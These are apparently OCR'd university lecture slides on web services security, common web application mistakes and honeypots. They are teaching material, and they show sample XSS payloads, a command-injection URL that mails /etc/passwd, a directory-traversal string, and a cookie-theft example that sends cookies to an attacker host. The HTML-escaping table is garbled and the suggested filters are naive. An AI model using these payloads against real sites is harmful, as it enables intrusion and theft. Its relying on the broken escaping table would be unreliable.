NETWORK AND E-COMMERCE SECURITY

Basir University, 2020-2021

By: Prof. Dr. Mohammad Hajarian

- Session 4

HONEYPOT ARCHITECTURE + WEB SERVICES AND CODES SECURITY ON THE WEB

WEB SERVICES

WEB SERVICE ?

1. A Web Service is a software component that is described via WSDL and is capable of being accessed via standard network protocols such as but not limited to SOAP over HTTP.
2. A Web service is an application that:
   - Runs on a Web server
   - Exposes Web methods to interested callers
   - Listens for HTTP requests representing commands to invoke Web methods
   - Executes Web methods and returns the results

As usage grows, need for Security increases

Ease of consumption
Use of Standard protocols

WHO WAS FIRST?

- What company first proposed the web services concept?
  - Hewlett-Packard's e-Speak in 1999
  - was an enabler for e-services
  - Microsoft introduced the name "web services" in June 2000
  - MS "bet the company" on its web services strategy
  - now every major vendor is a player

OPEN, STANDARD TECHNOLOGIES

- XML – tagging data such that it can be exchanged between applications and platforms
- SOAP – messaging protocol for transporting information and instructions between applications (uses XML)


OPEN, STANDARD TECHNOLOGIES

- WSDL – a standard method of describing web services and their specific capabilities (XML)
- UDDI – defines XML-based rules for building directories in which companies advertise themselves and their web services

ADVANTAGES

- Open, text-based standards
- Modular approach
- Inexpensive to implement (relatively)
- Reduce the cost of enterprise application integration
- Incremental implementation

THE BIG PICTURE



SOAP

- SOAP enables between distributed systems
- SOAP message has three parts
  - *envelope* – wraps entire message and contains header and body
  - *header* – optional element with additional info such as security or routing
  - *body* – application-specific data being commuicated

WSDL

- Web services are self-describing
- Description is written in WSDL, an XML-based language through which a web service conveys to applications the methods that the service provides and how those methods are accessed
- WSDL is meant to be read by applications (not humans)

WEB SERVICES SECURITY

WEB SERVICES SECURITY

- Authentication
- Protocol level Security
- Message level Security

MESSAGE PROTECTION:


- Data Confidentiality:
  - Encryption
  - Keys

Preventing a hacker from manipulating messages in transit

Data Origin Authentication:


- Data Integrity – data tampered?
- Authenticity – is it from original sender?

With use of Enhanced add-ons like WSE, .NET can provide more secure web services.



PROTOCOL LEVEL SECURITY:

- Security implemented in protocol itself
  - SSL



USERNAME TOKENS:


- Simple method of conveying username
- Password is used to generate a secret key for signing and encrypting
- Password can be sent as plaintext
  or digest
  - Digest uses timestamp value valid within a time window
  - WSE provides built-in replay detection mechanism
  - WSE automatically creates Windows Principal for plain-text passwords

CODES SECURITY

WHAT IS A WEB APPLICATION?

- A web application is a software application that is accessible using a web browser or HTTP(s) user agent.

LAYERS




WHAT IS WEB APPLICATION SECURITY?


Simply, Web Application Security is…

"The securing of web applications."

FIREWALL



SSL



COMMON WEB APPLICATION SECURITY MISTAKES

TRUSTING CLIENT-SIDE DATA

DO NOT TRUST CLIENT-SIDE DATA!

Identify all input parameters that trust client-side data.

UNESCAPED SPECIAL CHARACTERS

! @ $ % ^ & * ( ) - _ + ` ~ \ | [ ] { } ; : ' " ? / , . > <

Check for:

Unescaped special characters within input strings

HTML CHARACTER FILTERING

Proper handling of special characters

>	=>	>
<	=>	<
"	=>	"
&	=>	&

Null characters should all be removed. *%00*

MORE MISTAKES…

Authentication mechanisms using technologies such as JavaScript or ActiveX.

Lack of re-authenticating the user before issuing new passwords or performing critical tasks.

Hosting of uncontrolled data on a protected domain.

INFORMATION & DISCOVERY

- Spidering/Site Crawling
- Identifiable Characteristics
- Errors and Response Codes
- File/Application Enumeration
- Network Reconnaissance

SPIDERING/SITE CRAWLING

- Site Map
- Service Map
- Documentation
- Hidden Services
- CGI's and Forms
- Email addresses

IDENTIFIABLE CHARACTERISTICS

- Comment Lines
- URL Extensions
- Meta Tags
- Cookies
- Client-Side scripting languages

ERROR AND RESPONSE CODES

HTTP Response Headers

Error Messages

FILE/APPLICATION ENUMERATION

Commonly referred to as “forced browsing” or “CGI Scanning”.

Directory Browsing
Index Listings

NETWORK RECONNAISSANCE

WHOIS

ARIN http://www.arin.net/whois/index.html

Port Scan Nmap http://www.insecure.org/nmap/index.html

Traceroute

Ping Scan (Nmap or HPING) http://www.hping.org/

NSLookup/ Reverse DNS

DNS Zone Transfer (DIG)

INPUT MANIPULATION PARAMETER TAMPERING

"TWIDDLING BITS."

- Cross-Site Scripting
- Filter-Bypass Manipulation
- OS Commands
- Meta Characters
- Path/Directory Traversal
- Hidden Form Field Manipulation
- HTTP Headers

CROSS-SITE SCRIPTING

BAD NAME GIVEN TO A DANGEROUS SECURITY ISSUE

Attack targets the user of the system rather than the system itself.

Outside client-side languages executing within the users web environment with the same level of privilege as the hosted site.

CLIENT-SIDE SCRIPTING LANGUAGES

- DHTML (HTML, XHTML, HTML x.0)
- JavaScript (1.x)
- Java (Applets)
- VBScript
- Flash
- ActiveX
- XML/XSL
- CSS

CSS DANGER

"THE REMOTE LAUNCH PAD."

Successfully CSS a user via a protected domain.

Utilizing a Client-Side utility (JavaScript, ActiveX, VBScript, etc.), exploit a browser hole to download a trojan/virus.

User is unknowingly infected/compromised within a single HTTP page load.

SRCING JAVASCRIPT PROTOCOL

Description: The JavaScript protocol will execute the expression entered after the colon. Netscape Tested.

Exploit: <IMG SRC="javascript:alert('JavaScriptExecuted');">

Solution: Replace "javascript" strings in all SRC & HREF attributes in HTML tags with another string.

Exp: <IMG SRC="java_script:alert('JavaScript Executed');">
will render this script useless.

Further Information:
Any HTML tag with a SRC attribute will execute this script on page load or on link activation.

As a further protocol pattern matching, keywords "livescript" and "mocha" must be also replaced for the hold the same possibilities.

STYLE TAG CONVERSION

Description: Turn a style tag into a JavaScript expression.

Exploit:
<style TYPE="text/javascript">JS EXPRESSION</style>

Solution: Replace the "javascript" string with "java_script" and all should be fine.

Exploit: Import dangerous CSS.
<STYLE type=text/css>
@import url(http://server/very_bad.css);
</STYLE>

Solution: Filter and replace the "@import“

Exploit: Import a JavaScript Expression through a style tag.
<style TYPE="text/css">
@import url(javascript:alert('JavaScript Executed')); IE HOLE
</style>

Solution: Again, filter and replace the "@import" and the "javascript:" just to be safe.

POWER OF THE SEMI-COLON
PIPING INPUT TO THE COMMAND LINE.

OS Commands

Normal:
http://foo.com/app.cgi?email=none@foo.com

Altered:
http://foo.com/app.cgi?email=none@foo.com;+sendmail+/etc/passwd

Shell pipes and re-directs can also be used.

POWER OF THE SEMI-COLON
PIPING INPUT TO THE COMMAND LINE.

Meta Characters

Normal:

http://foo.com/app.cgi?list=file.txt

Altered:

http://foo.com/app.cgi?list=*

POWER OF THE SEMI-COLON
PIPING INPUT TO THE COMMAND LINE.

Path Directory Traversal

Normal:

http://foo.com/app.cgi?directory=/path/to/data

Altered:

http://foo.com/app.cgi?directory=path/to/data../../../../../../etc

MORE BITS…

Hidden Form Field Manipulation

HTTP Headers

AUTHENTICATION/AUTHORIZATION

"HAND IN THE COOKIE JAR."

Cookies are restricted to domains (.acme.com)
Uncontrolled data on a restricted domain can access the cookie data.

JavaScript Expression: "document.cookie"
window.open
document.img.src
Hidden Form Submit

www.attacker.com/cgi-bin/cookie_thieft.pl?COOKIEDATA

Cookie data is passed to a CGI through a GET request to a off domain host.

SYSTEM MIS-CONFIGURATIONS

"PATCHES, PATCHES, AND MORE PATCHES…"


Vendor Patches
Default Accounts

Check:
Web Server permission by directory browsing
Software version from Discovery
Known default accounts in commercial platforms
BugTraq
Anonymous FTP open on Web Server


HONEYPOTS


PROBLEMS

- The Internet security is hard
  - New attacks every day
  - Our computers are static targets



- What should we do?
  - The more you know about your enemy, the better you can protect yourself
  - Fake target?





HONEYPOTS?

- Fake Target
- Collect Infomation

HISTORY OF HONEYPOTS

- **1990/1991** The Cuckoo's Egg and Evening with Berferd
- **1997** - Deception Toolkit
- **1998** - CyberCop Sting
- **1998** - NetFacade (and Snort)
- **1998** - BackOfficer Friendly
- **1999** - Formation of the Honeynet Project
- **2001** - Worms captured

WHAT IS A HONEYPOT?

- Abstract definition:

  "A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource." (Lance Spitzner)

- Concrete definition:

  "A honeypot is a faked vulnerable system used for the purpose of being attacked, probed, exploited and compromised."

EXAMPLE OF A SIMPLE HONEYPOT

- Install vulnerable OS and software on a machine
- Install monitor or IDS software
- Connect to the Internet (with global IP)
- Wait & monitor being scanned, attacked, compromised
- Finish analysis, clean the machine

BENEFIT OF DEPLOYING HONEYPOTS

- Risk mitigation:
